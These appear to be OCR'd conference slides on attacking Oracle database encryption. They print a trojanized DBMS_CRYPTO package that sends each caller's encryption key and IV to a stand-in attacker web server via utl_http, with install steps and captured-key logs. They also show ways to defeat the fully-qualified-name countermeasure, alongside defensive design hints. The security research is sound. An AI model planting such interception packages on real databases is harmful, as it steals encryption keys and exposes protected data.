
Example:

```
SQL> exec dbms_crypto.encrypt(…);
```


Name resolution:

- **Is there an object in the current schema (procedure, …) called dbms_crypto? If yes, use it.**
- **Is there a private synonym called dbms_crypto? If yes, use it.**
- **Is there a public synonym called dbms_crypto? If yes, use it.**

Package Interception



Package Interception



Package Interception

- To intercept parameters from packages we need
  - A package with the identical package specification as the original package
  - Possibility to log parameter values or send to a foreign server (e.g. via utl_http, dns-requests, …)

Package Interception

Use the default package specification from dbms_crypto from 10g and add the variable web server to send the encryption keys to this webserver

```
CREATE OR REPLACE PACKAGE DBMS_CRYPTO AS

-- Web Server for key logging
KEYWEBSERVER CONSTANT VARCHAR2(40) :='http://www.evildba.com/';
KEYRC VARCHAR2(32767);

-- Hash Functions
    HASH_MD4           CONSTANT PLS_INTEGER            :=     1;
    HASH_MD5           CONSTANT PLS_INTEGER            :=     2;
    HASH_SH1           CONSTANT PLS_INTEGER            :=     3;

    -- MAC Functions
    HMAC_MD5           CONSTANT PLS_INTEGER            :=     1;
    HMAC_SH1           CONSTANT PLS_INTEGER            :=     2;
[…]
```

Package Interception

Create a fake dbms_crypto

```
CREATE OR REPLACE PACKAGE BODY DBMS_CRYPTO AS

FUNCTION  Encrypt (src IN        RAW,
                   typ IN        PLS_INTEGER,
                   key IN        RAW,
                   iv  IN        RAW          DEFAULT NULL)
RETURN RAW AS
BEGIN

keyrc:=utl_http.request(KEYWEBSERVER||'user='||user||'/'||'/key='||UTL_RAW.cast_to_varchar2(key)||'/iv='||UTL_RAW.cast_to_varchar2(iv)||'/typ='||typ);

 RETURN SYS.dbms_crypto.encrypt(src,typ,key,iv);

END;
[…]
```

Package Interception – Sample I

Install the interception packages in the local schema appuser

```
C:\> sqlplus appuser/appuser@orcl


SQL> @dbms_crypto_spec_fake.sql
Package created.

SQL> @dbms_crypto_fake.sql
Package Body created.

SQL> commit;


SQL> @crypt_sample.sql
```

Package Interception – Sample II

We find the encryption key and initialization vector in the web server log file

```
tail -f http-web-access.log

127.0.0.1 - - [28/Jul/2005:10:36:06 +0100] "GET
/user=APPUSER/key=1234567890123456/iv=1234567890123456/typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005:10:38:11 +0100] "GET
/user=APPUSER/key=1234567890123456/iv=1234567890123451/typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005:10:40:13 +0100] "GET
/user=APPUSER/key=blackhat_usa2005/iv=1234567890123456/typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005:13:15:48 +0100] "GET
/user=APPUSER/key=1234567890123456/iv=1234567890123456/typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005:16:46:26 +0100] "GET /user=SYS/key=<E6oYØ?'?¯?ns ~Þ<E6o"
404 153

127.0.0.1 - - [28/Jul/2005:01:00:08 +0100] "GET /user=SYSMAN/key=<E6oYØ?'?¯?ns
~Þ<E6o" 404 156

127.0.0.1 - - [28/Jul/2005:01:00:08 +0100] "GET /user=SYSMAN/key=<E6oYØ?'?¯?ns
~Þ<E6o" 404 156
```

Package Interception

- Every time the package dbms_crypto is executed
  - The local (interception) package dbms_crypto is called
  - The encryption key + initialization vector is sent to a web server
  - The original dbms_crypto is called
  - The return value from the original dbms_crypto is passed back to the local dbms_crypto
  - The local dbms_crypto passes the return value back to the original caller

Package Interception

- The concept of package interception can intercept all keys independently from the key management strategy
  - Keys handled by the client
  - Keys stored in the file system
  - Keys stored in the database

  because the key must be passed to the package dbms_crypto which can be intercepted.

Package Interception - Countermeasure

- Mitigate the risk by using full qualified names for packages

e.g. exec SYS.dbms_crypto

instead of

exec dbms_crypto

➔ Now you need at least DBA permission to intercept keys

Package Interception – Counter-countermeasure


- If the application uses full qualified names
  - Move the original dbms_crypto from schema SYS to a different schema e.g. SYSTEM
  - Create the fake dbms_crypto package in the SYS schema pointing to the relocated SYSTEM.dbms_crypto

Or

  - Replace the dbms_crypto or dbms_crypto_ffi with a trojanized version

➔ As long as parameters are passed it is possible to intercept them.

Package Interception



Reverse Engineering computed keys

- Computed keys use a different encryption key for every row
- It’s possible to intercept these keys too but without the key generating algorithm we cannot decrypt other values

➔ Necessity to reverse engineer the computed key algorithm if unwrapping of PL/SQL is not an option

Reverse Engineering computed keys

- To compute the keys we must call PL/SQL functions/procedures to do the computation (like XOR, MD5, …)
- It is very easy to reverse engineer the key algorithm if an attacker knows the function, parameters and the call sequence it is very easy to reverse engineer the key algorithm
- Install interception packages for utl_raw, dbms_util, standard, dbms_crypto, …

Reverse Engineering computed keys

- Sample output

```
utl_raw.bit_xor, p1=4711, p2=2702

dbms_crypto.hash, p1=6377, p2=MD5

dbms_crypto.encrypt, p1=secretdata, p2=AES128,
    p3=XXXX79CA696946ACEB4337FB1BA9B23A,
    p4=1234567890123456
```

And the appropriate key algorithm

- XOR the primary key 4711 with the value 2702
- Generate MD5-checksum of the result
- Replace the first 4 characters of the MD5 checksum by XXXX
- The result is used to encrypt/decrypt the data

3rd party software

- All these concepts here are also valid for other 3rd party software.
- Some 3rd-party encryption software for Oracle databases which adds just an additional encryption layer to the application could always be intercepted.

Design hints

- Use unobvious function/procedure/table names instead of obvious ones (crypt/encrypt/creditcard/…)
- Use dynamic SQL to hide Oracle dependencies
- Use full qualified names for (sensitive) function calls (e.g. SYS.dbms_crypto)
- Use a monolithic architecture (key generation and trusted libraries access in a single package) which requires no parameter passing.
  Ask Oracle if this solution is supported by Oracle

Encryption in Oracle 10g Release 2 - TDE

- In July Oracle released 10g Rel. 2 for Linux
- New encryption feature TDE (Transparent Data Encryption) as an additional option
  (Part of Advanced Security Option)
- Key Management is done by Oracle (database).
- Keys are stored in an external file (wallet).

Encryption in Oracle 10g Release 2 - TDE

- **Already reported security problems in TDE**
  - **Masterkey is stored unencrypted in the SGA (Memory of the database)**
  - **Under special circumstances the password is written into a tracefile**

Excerpt from trace-file

```
[…]
sql_id=8mg40j0m7kq07.
Current SQL statement for this session:
ALTER SYSTEM SET WALLET OPEN IDENTIFIED BY
"secretpassword"
[…]
```

Summary

- It is not possible to hide data from the DBA via dbms_crypto/dbms_obfuscation_toolkit
- Very often a hacker can get DBA privileges
- A hacker which is able to become a DBA (e.g. via dbms_metadata, …) he/she can read and/or decrypt everything (e.g. credit card numbers or grid control passwords)
- Database encryption with dbms_crypto or dbms_obfuscation_toolkit is not secure because a secure key management is not possible.

Demonstration

Demonstration

Contact

Alexander Kornbrust

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
Germany

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: ak@red-database-security.com

Web: http://www.red-database-security.com